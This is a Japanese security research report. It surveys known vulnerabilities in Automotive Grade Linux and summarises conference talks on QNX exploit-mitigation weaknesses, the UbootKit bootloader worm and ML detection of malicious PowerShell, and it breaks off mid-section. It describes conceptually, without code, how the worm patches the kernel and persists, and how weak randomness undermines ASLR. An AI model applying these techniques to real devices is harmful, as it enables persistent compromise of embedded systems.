FFRI Research Report

2018 Vol.1

株式会社 FFRI

エグゼクティブサマリ

FFRI Research Report 2018 Vol.1 では、FFRI が実施している「自動車向け Linux ディストリビューション AGL におけるセキュリティ実装の調査・研究」と、セキュリティカンファレンス Black Hat Asia 2018, RSA Conference 2018, CanSecWest 2018 で発表された最新セキュリティ研究の一部を紹介する。

昨今、IoT の代表例として、コネクテッドカーやスマート家電などを中心に新製品や新サービスの発表が増えている。特にコネクテッドカーは、Web サービスとの連携や自動運転機能などの研究開発が進められており、今後の普及は明らかであると考えられる。インターネットに常時接続されるコネクテッドカーでは、セーフティを担保するためにセキュリティも考慮する必要がある。既に多くの自動車に対してサイバー攻撃で制御を乗っ取る脅威実証がなされており、セキュリティ対策が喫急の課題となっている。

我々は自動車向けセキュリティ対策技術を研究するにあたり、サイバー攻撃の最初の標的になる IVI のセキュリティに注目し、コネクテッドカーの IVI 備えるべきセキュリティ機能について検討を行った。ミッションクリティカルなシステムにおけるセキュリティ対策技術には、事前対策として「脆弱性対策」と「堅牢化」、事後対策として「インシデントレスポンス・フォレンジック」の 3 点が肝要であるとして、それぞれの詳細について更に検討を行った。

また、自動車向け Linux ディストリビューション AGL（Automotive Grade Linux）を利用する上で考えられるセキュリティに関する課題の調査を行った。調査の一例として、NVD（National Vulnerability Database）により提供されている脆弱性情報の 1 つである CPE（Common Platform Enumeration）名と、AGL 5.0.1 のパッケージ管理システムから得られるパッケージ情報から生成した CPE 名を照合することで、未修正の既知脆弱性の可視化を試みた。

その結果、CVSSv3 基本値によるスコアリングで、深刻度が緊急である脆弱性が 11 個、重要である脆弱性が 46 個、合計 87 個の既知脆弱性を検出した。

また、カンファレンスサーベイとして、 Black Hat Asia 2018、RSA Conference 2018、CanSecWest 2018 における研究発表の中から、FFRI リサーチャーが注目した IoT 機器、機械学習に関連した研究発表について解説する。

IoT 機器に関する研究発表として、IoT 機器のブートローダーを標的としたワーム Ubootkit の発表を取り上げる。Ubootkit は IoT 機器のブートローダーを書き換えることにより感染し、IoT 機器のリセットボタンを押しても削除が困難なワームである。今後の IoT 普及に伴い脅威となりうるワームについて、発表の内容に沿ってその詳細を説明する。この他、IoT 機器関連の発表を 3 件紹介する。

次に、機械学習に関する研究発表として、悪意のある PowerShell コマンドを検知する機械学習モデルの構築に関する発表を取り上げる。この発表では、畳み込みニューラルネットワークを用いることで、難読化された悪性のコマンドの検知率が向上した事例が紹介されている。発表で取り上げられたモデルの詳細と得られた精度について解説する。この他、機械学習関連の発表を 1 件紹介する。

1. 基礎研究レポート AGL のセキュリティに関する調査研究

1.1. 背景

自動運転やリアルタイムな道路交通情報サービスなど、インターネット接続を前提とした次世代コネクテッドカーの研究開発が注目を集めている。コネクテッドカーでは、様々なデータを収集し、利活用するため、車両の制御を担う CAN バスと IVI（車載情報機器）などを含む情報系ネットワークの接続が増える見込みである。

そのため、インターネットを介したサイバーセキュリティの脅威が自動車にも波及することが懸念されている。実際に数年前から Black Hat[1][2]などで、自動車の制御をサイバー攻撃によって乗っ取る脅威が実証されている。

自動車のサイバーセキュリティ対策は、人命に関わる恐れがあるため、早急な技術の開発と導入が求められている。既に CAN 通信の暗号化や改ざん防止、異常・侵入検知技術などが多く研究開発されているが、これまでに発表された脅威実証では、最終的に CAN に攻撃メッセージを送信する前の段階で IVI やゲートウェイが攻略されている。そのため、攻撃が CAN に達するより前の IVI 上で可能な限り防御するのが理想的である。


我々は、自動車全体に多層防御の概念を取り入れ、CAN とインフォテイメント系ネットワークの両方で十分対策することが望ましいと考えている。とりわけ IVI は IT セキュリティのノウハウを応用しやすく、セキュリティを高める余地がある。図 1 に、コネクテッドカーに適した脆弱性対策、システムの堅牢化、インシデントレスポンス・フォレンジックの 3 つの要素を中心とする、コンセプトを示す。

1.1.1. 脆弱性対策

数年前に発売された古いスマートフォンにベンダーからセキュリティアップデートが提供されず、脆弱性が放置されたまま使用されているという課題が生じており、同じ現象が IVI でも起こる可能性がある。IVI を脆弱性攻撃から守るには、「継続的な脆弱性への対策」「脆弱性の可視化とリスク分析」「軽量な脆弱性攻撃防御機構」が必要である。

IVI のソフトウェアプラットフォームは、各ベンダーが組み込み OS や Linux, Android などをベースに独自開発している場合があるが、サポートライフサイクルが短期間であったり、脆弱性を修正するセキュリティアップデートの提供ポリシーが不明確だったりすることがある。現状では OTA(Over the Air)によるアップデートに対応している IVI は少なく、迅速なセキュリティアップデートを提供することが難しい。自動車のライフサイクルは長く、IVI はスマートフォンよりも長期的な OTA によるセキュリティアップデートが必要になる。

図 1 IVI 向けセキュリティ対策コンセプト



しかし、IVI のプロセッサやメモリ、通信回線の帯域などはスマートフォンなどと比べて限りがあるため、残存する脆弱性の一覧とCVSS(Common Vulnerability Scoring System)による深刻度分析結果などを定常的にモニタリングし、リスクの高い脆弱性から優先的に対応すべきである。

セキュリティアップデート未適用状態でも脆弱性攻撃を検知・防御する、軽量かつ安定した脆弱性対策機構を搭載することが望ましい。

1.1.2. 堅牢化

脆弱性はソフトウェアの実装以外に設定によって生じる場合もある。ファイアウォール、アカウントの権限設定、証明書やサービスの認証設定などが不適切な場合、システムへの侵入や被害拡大の原因になる恐れがある。また、深刻な脆弱性が発見された際に、システムやソフトウェアの設定を変更することで、その影響を緩和できる場合がある。

IVI における様々な設定が、状況に対して適切かどうか検証し、設定を変更・管理し、システムを堅牢化する必要がある。今後IVI プラットフォームとして利用増加が見込まれる Linux では、ファイアウォールや各種設定を管理するパッケージやポリシーが提供されている。また、より高度なセキュリティを実現する強制アクセス制御（MAC: Mandatory Access Control）も利用可能である。これらを活用することで、IVI はさらに堅牢化できる。

1.1.3. インシデントレスポンス・フォレンジック

コネクテッドカーがサイバー攻撃を受けた場合、交通事故という最悪の事態は回避しなければならない。そのためには、IVI から収集した情報を即座に分析し、攻撃の深刻度をふまえたインシデントレスポンスが必要である。また、万が一、事故が発生した場合は、同一のシステムを搭載している他のコネクテッドカーへの攻撃を防ぐため、フォレンジックによる迅速な原因究明が求められる。

インシデントレスポンスやフォレンジックを行う前提として、最新のサイバー攻撃状況を把握することと、前述のシステムの脆弱性とリスクの可視化が重要である。その上で、システムの様々なログを収集し、異常検知や相関分析などを行い、不審なプロセスや攻撃コードなどを抽出・解析する必要がある。

また、他社のセキュリティ対策技術やサービスと相互に情報共有を行い、連携することも有効だと考えられる。

1.2. AGL 実用における課題の整理

現在、IVI への採用を見据えた Linux ディストリビューションとして、AGL（Automotive Grade Linux）が開発されている。

AGL は自動車メーカーやサプライヤー、半導体企業や通信系企業が軸となり開発されている、オープンソースの共同研究開発プロジェクトである。

内部的には、多くの組み込み向け Linux ディストリビューションと同様に、Yocto Project と OpenEmbedded を採用しており、様々なオープンソースプロジェクトの成果を活用している。AGL プロジェクトでは、自動車に特化した機能について独自に開発が進められている。

そこで課題となるのは、AGL において用いられている各種パッケージ群について、アップデートに利用する公開レポジトリが存在しない点である。デスクトップ・サーバー向けの Linux ディストリビューションである Ubuntu や Red Hat Enterprise Linux などでは、それぞれのパッケージレポジトリが用意されており、迅速なアップデートが可能である。

対して AGL には公開レポジトリが存在しないため、AGL を採用した自動車メーカー、サプライヤーなどによりアップデートに使用するレポジトリを提供する必要がある。このことから、共通コンポーネントの脆弱性が発見されるなどのインシデントが生じた際、対応速度に差が生じる可能性が高くなる点が懸念される。

また、別の課題として、複数のバージョンの AGL が同時並行で開発されているが、各バージョンの開発完了後、セキュリティパッチの提供期限に関する記述が公式ページに見受けられない点が挙げられる。

その他にも、Raspberry Pi 3 向け AGL のビルドイメージで、kswapd が暴走し CPU 使用率が 100%になってしまうなど、開発中のためと思われるバグ存在した。AGL コミュニティにより随時修正中であり、現状安定性に課題がある。

これらの現状から、先に述べたセキュリティ対策技術の考え方を適用する必要があると考えられる。

1.2.1. 既知脆弱性の可視化例

AGL における既知の脆弱性については、パッケージ情報を列挙した後、脆弱性情報データベースと突合することで、可視化が可能である。我々は AGL に既知の脆弱性がどれほど存在するか調査した。

導入されているパッケージ情報より、CPE（Common Platform Enumeration）と呼ばれる、プラットフォーム名やパッケージ名、バージョン名を含んだ情報を生成する。生成した CPE を NIST による NVD データベースに含まれる CPE と照合し、各パッケージにおける既知脆弱性の有無について調査した。さらにその結果を Elasticsearch に投入し、存在した既知の脆弱性情報を検索可能なシステムを構築した。また、Kibana による可視化も行った。

パッケージ情報収集クライアントでは、AGL のパッケージ管理システム dnf を使用することで、パッケージ情報を抽出した。抽出結果を Python3 と標準ライブラリを利用してパースする事で情報量を圧縮し、サーバーへ送信する。パーサーモジュールをそれぞれのパッケージ管理システムごとに作成することで、Raspbian 等の OS にも対応可能である。

サーバーでは、クライアントから受信したパッケージ情報を脆弱性情報データベースと突合し、その結果を Elasticsearch Service へ送信する。

1.3. 残存脆弱性の可視化と分析結果

次に、Elasticsearch Service と Kibana を用いて、検出した脆弱性情報を可視化した。可視化結果を図 2 と図 3 に示す。

CVSSv3 基本値によるスコアリングの結果、深刻度が緊急（CVSSv3 基本値: 9.0 以上）である脆弱性が 11 個、重要（CVSSv3 基本値: 7.0～8.9）である脆弱性が 46 個見つかった。表 1 に、AGL 5.0.1 において検出した残存脆弱性のうち、CVSSv2 スコアか CVSSv3 基本値によるスコアが高かった脆弱性を抜粋して示す。それぞれの脆弱性について JVN iPedia[3]を調査した結果、検出した脆弱性の悪用可能性として、DoS や情報漏洩の危険が指摘されている。

AGL 5.0.1 を搭載した IVI を採用している車両であれば、これらの脆弱性を悪用した攻撃として、DoS 攻撃による IVI の機能停止や、IVI に存在する個人情報の漏洩等の脅威が考えられる。

なお今回の調査では、RCE（Remote Code Execution）に至る脆弱性は検出されなかった。ただし、AGL は今後の主要な IVI 向け OS になると考えられるため、既知の脆弱性の有無に関する調査のみではなく、未知の脆弱性を悪用した攻撃を検出・防御する技術などが今後求められる。

1.4. まとめと今後の課題

今回は、AGL に存在する脆弱性の可視化と分析を行った。

AGL では組み込み機器向け Linux に対してパッケージを提供する OpenEmbedded を使用しており、パッケージのアップデートは機器ベンダーが提供する必要がある。そのため、パッケージのアップデートによる脆弱性対策はベンダーの方針次第という課題がある。

パッケージアップデートによるセキュリティ対策が遅れた場合、既知の脆弱性を突いたサイバー攻撃を受ける恐れがあるため、コネクテッドカーにおいてアタックサーフェスになりやすい IVI において、既知の脆弱性をアップデートにより継続的に対策することは、非常に重要である。

また、未知の脆弱性についても、攻撃を検知・防御する技術開発が必要である。セキュリティ業界と自動車業界が共同でセキュリティ対策技術について議論を行う必要がある。




図 2　検出した脆弱性を Elasticsearch 上でリストアップ




図 3　検出した脆弱性を、深刻度毎に可視化

表 1 AGL 5.0.1 において検出した、CVSSv2/v3 基本値が危険・緊急であった脆弱性

CVE ID	パッケージ / バージョン	CVSS v2 基本値	CVSS v3 基本値	想定される脅威
CVE-2017-16548	rsync / 3.1.2	7.5	9.8	情報漏洩・DoS
CVE-2017-17433	rsync / 3.1.2	7.5	9.8	情報漏洩・DoS
CVE-2017-15994	rsync / 3.1.2	7.5	9.8	情報漏洩・DoS
CVE-2017-17434	rsync / 3.1.2	7.5	9.8	情報漏洩・DoS
CVE-2017-14632	libvorbis / 1.3.5	7.5	9.8	情報漏洩・DoS
CVE-2017-7614	binutils / 2.28	7.5	9.8	DoS
CVE-2017-7375	libxml2 / 2.9.4	7.5	9.8	情報漏洩・改竄
CVE-2017-16931	libxml2 / 2.9.4	7.5	9.8	情報漏洩・DoS
CVE-2017-6969	binutils / 2.28	6.4	9.1	情報漏洩
CVE-2017-7226	binutils / 2.28	6.4	9.1	情報漏洩・DoS
CVE-2017-8872	libxml2 / 2.9.4	6.4	9.1	情報漏洩・DoS
CVE-2016-5131	libxml2 / 2.9.4	6.8	8.8	DoS 等
CVE-2016-1238	perl / 5.24.1	7.2	7.8	権限昇格
CVE-2016-6301	busybox /1.24.1	7.8	7.5	DoS
CVE-2017-8421	binutils / 2.28	7.1	5.5	DoS

2. カンファレンスサーベイ Black Hat Asia 2018

本章は、2018 年 3 月 20 日から 23 日にかけてシンガポールで開催された、世界的なセキュリティカンファレンスである Black Hat Asia 2018 [4]のサーベイレポートである。30 件以上のサイバーセキュリティに関する研究発表と、サイバーセキュリティの専門知識を身に着けるためのトレーニングが行われた。

2.1. QNX における脆弱性攻撃の緩和機能の解析

2.1.1. 発表の概要

「Analyzing & Breaking Exploit Mitigations and PRNGs on QNX for Automotive Industrial Medical and Other Embedded Systems」[5]では QNX において用いられている脆弱性攻撃の緩和機能(exploit mitigation)と疑似乱数生成器(PRNG)のリバースエンジニアリングの結果が紹介されている。

QNX とは BlackBerry Ltd.によって開発されている商用リアルタイムオペレーティングシステムである。主に組み込み機器において用いられており、車載用途ではトップシェアを誇る。その他、産業機器、医療機器、通信機器などミッションクリティカルな分野で多くの採用実績を持つ。

本発表では、QNX の脆弱性攻撃の緩和機能と疑似乱数生成器に存在する脆弱性が報告されている。本節では、発表の中から脆弱性攻撃の緩和機能の解析に関する内容をピックアップし、その詳細を説明する。

以下では、最近の OS に搭載されている脆弱性攻撃の緩和機能について簡単に述べた後、QNX におけるこれらの緩和機能の脆弱性について、発表の内容に沿って解説を行う。

2.1.2. OS が搭載している脆弱性攻撃の緩和機能

最近の OS には脆弱性攻撃を緩和する様々な機能が搭載されている。具体例を以下に示す。

- **ESP (Executable Space Protection)**

メモリ領域の内、データ領域からのコード実行を禁止する機能。バッファオーバーランなどの攻撃緩和に有効である。

- **ASLR (Address Space Layout Randomization)**

アプリケーションの実行時、コードやデータの配置アドレスをランダムにする機能。脆弱性を悪用した攻撃を行う際、関数やデータがメモリ上のどこに配置されたかを知る必要がある。ASLR によりアドレス情報の取得を困難にする事で、攻撃を緩和できる。

- **SSP (Stack Smashing Protector)**

スタックオーバーフローによるリターンアドレスの書き換えを検知した場合、プログラムの実行を停止させる機能。カナリアと呼ばれる乱数をベースポインタの退避領域の前に配置し、関数呼び出しの前後で、カナリアの値が書き換わっていないかを確認することで攻撃を検知する。

これらの脆弱性攻撃の緩和機能は Windows や Linux では標準で搭載されており、脆弱性攻撃の難易度を上げている。

2.1.3. QNX における脆弱性攻撃の緩和機能

次に、発表者によって指摘された、QNX に存在する ESP、ASLR、SSP に関する脆弱性についてそれぞれ解説する。

- **ESP**

QNX では ESP がサポートされている。ESP は procnto (QNX でのマイクロカーネルの実行ファイル名)を実行するときのコマンドラインオプションとして、機能の有効化・無効化を設定できる。

しかし、QNX version 6 と 7 の両方において、ESP はデフォルトで無効化されている。デフォルトで無効になっているのは、後方互換性を保つためであると発表者は指摘している。実際、スタック領域に書き込まれたコードの実行を必要とするプログラムは存在し、それらのプログラムをサポートするためであると考えられる。

しかし、一部のプログラムの実行を許可するだけであれば、プログラムごとに ESP の有効化・無効化の設定を行えばよい。実際、Linux では ESP の有効化・無効化の設定はプログラムごとに行われており、後方互換性を損なわずに脆弱性攻撃のリスクを軽減している。QNX ではプログラムごとに行わず、システム全体でしか ESP の有効化・無効化が設定できない点が問題であると発表者は指摘している。

- **ASLR**

QNX では ASLR がサポートされている。表 2-1 と 2-2 は各メモリ領域における ASLR のサポート状況を示したものである。KASLR (Kernel ASLR) を除きサポートされており、ESP と同様に procnto へのコマンドラインオプションとして設定できる。

ASLR は ESP と同様に、QNX version 6 と 7 においてデフォルトで無効化されている。

また、発表者は ASLR において用いられている乱数生成器にも問題があると指摘している。ここでは、発表において紹介された問題点の中から 2 つを取り上げて紹介する。

1 つ目は ASLR において弱い乱数生成器が用いられていることである。

発表者は、ASLR で利用されている乱数生成器の質を確かめるため、乱数生成器のアルゴリズムの解析と NIST Entropy Source Testing (EST) tool [6]によるエントロピーの計算を行っている。その結果、メインストリームの Linux の ASLR で使われているものと比較して、QNX では弱い乱数生成器が用いられていることを確かめている。これはアドレスの値が十分に乱雑化されていないことを意味している。

2 つ目は乱数生成に際しエントロピーソースとして ClockCycle 関数しか用いていないことである。

エントロピーソースは疑似乱数生成器の内部状態に相当するものであり、内部状態と生成法が既知であれば、乱数の値を再現可能である。ここで、乱雑化されたアドレスを推定されないためには、エントロピーソースは十分に秘匿されている必要がある。しかしながら、ClockCycle 関数が返す値は CPU のサイクルカウンタであり、この情報は特権ユーザー以外でもアクセス可能である。

これらより、ClockCycle 関数が返す値を推定、乱雑化されたアドレスを取得し、ASLR を回避した攻撃を行うことが十分に可能であると指摘している。

上述の問題は QNX version 6 のものである。1 つ目の問題は QNX version 7 においても未修正であるが、2 つ目の問題は QNX version 7 では修正されている。

- **SSP**

QNX では SSP がサポートされている。version 6 ではデフォルトで無効であるが、version 7 ではデフォルトで有効になっている。

発表者は SSP における次のような問題点を指摘している。まず、カナリアを生成する際にも、ASLR の時と同様弱い乱数生成器が用いられていることを挙げている。また、カーネルスペースではカナリアの値が必ず 0 になるという致命的な問題が存在していることも発表者は指摘している。これはカーネルスペースにおいて、マスターカナリアを生成する関数を実装し忘れていることに起因している。

上記二つの問題は QNX version 7 で修正が行われており、version 6.6 以前のものにのみ影響を受ける。

2.1.4. 考察

QNX はミッションクリティカルな領域における利用事例が多い OS であることから、堅牢なセキュリティ対策を施すことは極めて重要である。特に今後 IoT の普及に伴い、ミッションクリティカルな領域のデバイスもインターネットに繋がることが予測される。

実際、医療機器とヘルスケア IT システムをネットワークでつなぐ、IoMT (Internet of Medical Things)や、産業機器・装置・管理システムをインターネットにつなぐ IIoT (Industrial Internet of Things)などの構想がすでに提案されている。

こうした場面において QNX が使われる可能性は高いため、本発表で公表された脆弱性への早急な対応が求められる。

Memory Objects	Randomized
Stack	Supported
Heap	Supported
Executable Image	Supported
Shared Objects	Supported
mmap	Supported

表 2-1 ユーザースペースでの各メモリ領域における ASLR のサポート状況 (QNX version 7 以前) [5]。

Memory Objects	Randomized
Stack	Supported
Heap	Supported
Kernel Image	Non-supported
mmap	Supported

表 2-2 カーネルスペースでの各メモリ領域における ASLR のサポート状況 (QNX version 7 以前) [5]。

2.2. IoT 機器のブートローダーを標的としたワーム

2.2.1. 発表の概要

「UbootKit: A Warm Attack for the Bootloader of IoT Devices」[7]は IoT 機器のブートローダーとして用いられている U-Boot を標的としたワーム、UbootKit に関する発表である。

UbootKit は IoT 機器のブートローダーの内容を書き換え、IoT 機器の再起動後にマルコードを C&C サーバーからダウンロード、そのコードを管理者権限で実行することを可能とする。また、このワームは削除が非常に困難という性質を有しており、IoT 機器のリセットボタンを押したとしても削除することが困難である。

発表者は UbootKit の技術的詳細、実証実験の結果とこの脅威への対策について発表を行っている。さらに発表者はこの発表を通じ、UbootKit のような脅威があることの根本原因は、IoT 機器においてブートローダーの完全性を検証する仕組みがないことにあると主張している。

以下に、発表内容の詳細について説明する。

2.2.2. UbootKit の技術的詳細

UbootKit の技術的詳細を説明する前に、ホワイトペーパー[7]の内容に沿ってブートシーケンスの概略を説明する。ここでは IoT 機器において広く用いられている Arm プロセッサ(Arm Cortex-A8 をベースとした AM335x)、OS としては Linux のブートシーケンスを対象とする。その概略を踏まえ、UbootKit の処理の流れについて説明する。

- **Linux のブートシーケンス**

1. オンチップコードの実行

CPU は内蔵 ROM に格納されたオンチップコードを実行する。このコードは主にブートモードの選択を行う。

2. ブートローダーの実行

CPU はフラッシュメモリに格納された U-Boot を実行する。U-Boot は Linux カーネルをメモリへ展開し、Linux カーネルへと渡すパラメータの準備を行う。終了後、処理は U-Boot から Linux カーネルへ渡される。

3. Linux カーネルの実行

ハードウェアの初期化、カーネルスレッドの起動処理の後、init_post 関数が呼び出される。init_post 関数内では run_init_process が呼び出され、その後の処理はユーザー空間で行われる。

次に実行されるプロセスは/etc/init である。/etc/init は /etc/inittab の内容を構文解析し、/etc/init.d/rcS 等のシェルスクリプトを実行する。

- **UbootKit の処理の流れ**

前述したブートシーケンスを踏まえ、UbootKit の処理の流れについて説明する。

1. 侵入

パスワードスキャンや脆弱性を悪用した攻撃により、IoT 機器の管理者権限を取得する。取得できた場合、次の処理に移る。

2. 感染

最初に、既に UbootKit に感染しているデバイスであるか調べる。これは感染に成功した際にフラッシュメモリに書き込まれるフラグによって判断する。感染済みの場合には、次に説明する拡散の処理を行う。

感染していない場合には、フラッシュメモリ内の U-Boot を直接書き換え、シェルコードをインジェクトする。この時、感染したことを示すフラグも併せて書き込む。このシェルコードは次に IoT 機器を再起動した際に実行される。このシェルコードの実行の流れについては後述する。

3. 拡散

WAN と LAN 内で接続している機器の IP アドレスを列挙し、フィンガープリントから侵入可能なデバイスかどうかを確認する。
侵入可能なデバイスが存在した場合には侵入の処理を行う。

● **シェルコードの処理の流れ**

インジェクトされたシェルコードは、U-Boot が Linux カーネルをメモリに展開し、Linux カーネルへと処理を切り替える直前に実行される。このシェルコードはメモリ上に展開された Linux カーネルの内容を次のように書き換える。

1. init_post 関数に、次に示すカーネルパッチコードへのジャンプ命令を挿入する。
2. カーネルパッチコードを to_tm 関数に書き込む。このカーネルパッチコードが実行されると、/etc/init.d/rcS に攻撃者が実行させたい処理が追加される。
3. カーネルパッチコードに渡すパラメータがメモリへ書き込まれる。

Linux カーネルの書き換えが完了すると U-Boot は元の処理を継続し、処理は Linux カーネルへと切り替わる。Linux カーネルの実行が始まり、init_post の関数が呼び出されるとシェルコードが実行され、最終的に/etc/init.d/rcS に書き込まれた攻撃コードが実行される。

2.2.3. UbootKit の削除困難性

UbootKit は任意コード実行をフラッシュメモリ内の U-Boot の内容を書き換えることにより行う。IoT 機器のリセットボタンは通常、構成情報のみをフォーマットし、ブートローダー領域のフォーマットは行わない。そのため、リセットボタンを押し、IoT 機器を再起動しても UbootKit は再び実行されてしまう。
このことより、UbootKit の削除が極めて困難になっている。

2.2.4. UbootKit 感染への対応策

IoT 機器が UbootKit に感染する原因は、U-Boot が改ざんされていないことを、ブートシーケンスにおいて検証する仕組みが存在しないことにある。そこで、U-Boot の完全性を検証する仕組みを導入することにより、UbootKit への感染を回避することができる。発表者はブートシーケンスに次のような処理を追加することによる対策を提案している。

まず、オンチップコード実行時に U-Boot のハッシュ値を計算する。次に、CPU 内の ROM にすでにハッシュ値が格納されている場合には、その値と比較する。一致しなければ、デバイスのブート処理を中断し、一致すればデバイスのブート処理を継続する。CPU 内の ROM にハッシュ値が存在しない場合、計算したハッシュ値を ROM に格納する。このハッシュ値は次回にデバイスを起動したときにハッシュ値を比較する際に用いられる。

2.2.5. 考察

UEFI をサポートしている OS (Windows 8.0/8.1/10 や Ubuntu など)では、既にセキュアブートという仕組みが取り入れられており、ブートローダーの完全性が検証されている。IoT 機器においても早急な対応が必要である。

3. カンファレンスサーベイ RSA Conference 2018

本章は、2018 年 4 月 16 日から 20 日にかけてサンフランシスコで開催された RSA Conference 2018 [8]のサーベイレポートである。RSA Conference は毎年参加者が 5 万人をこえる大規模なサイバーセキュリティに関するカンファレンスである。

2018 年度は暗号、クラウドセキュリティ、IoT 機器のセキュリティなどに関する発表が数多く行われた。

3.1. 機械学習を用いた悪意ある PowerShell コマンドの検知

3.1.1. 発表の概要

「Transfer Learning: Repurposing ML Algorithms from Different Domains to Cloud Defense」[9]では、サイバーセキュリティに関係したタスクを解決する機械学習モデルの構築事例が紹介された。発表では次に示す 3 つの事例が紹介された。

- Azure 上での不審なネットワークアクティビティの検知。
- 悪意ある PowerShell コマンドの検知。
- 脆弱性を見つけるためのファジングのインプット生成。

本節では発表において紹介された事例のうち、「悪意ある PowerShell コマンドの検知」の事例を取り上げ、機械学習モデル構築の詳細とモデルの精度について、ホワイトペーパー[10]の内容に沿って紹介する。

以下に、本発表の詳細を紹介する。

3.1.2. PowerShell の悪用事例の増加

PowerShell は主に Windows 上で利用されるコマンドラインインターフェース、およびスクリプト言語であり、タスクの自動化、構成設定の変更などに用いられている。PowerShell は、次に示す 2 つの理由などから悪用される事例が急増している[11]。

- システム管理者にとって欠かせないツールのため、Windows にデフォルトでインストールされている。
- Windows OS の機能のかなりの部分を、コマンドを介して呼び出すことができる。

これらより、悪意のある PowerShell コマンドを検知する技術の重要性は近年高まっている。

3.1.3. 先行研究とその問題点

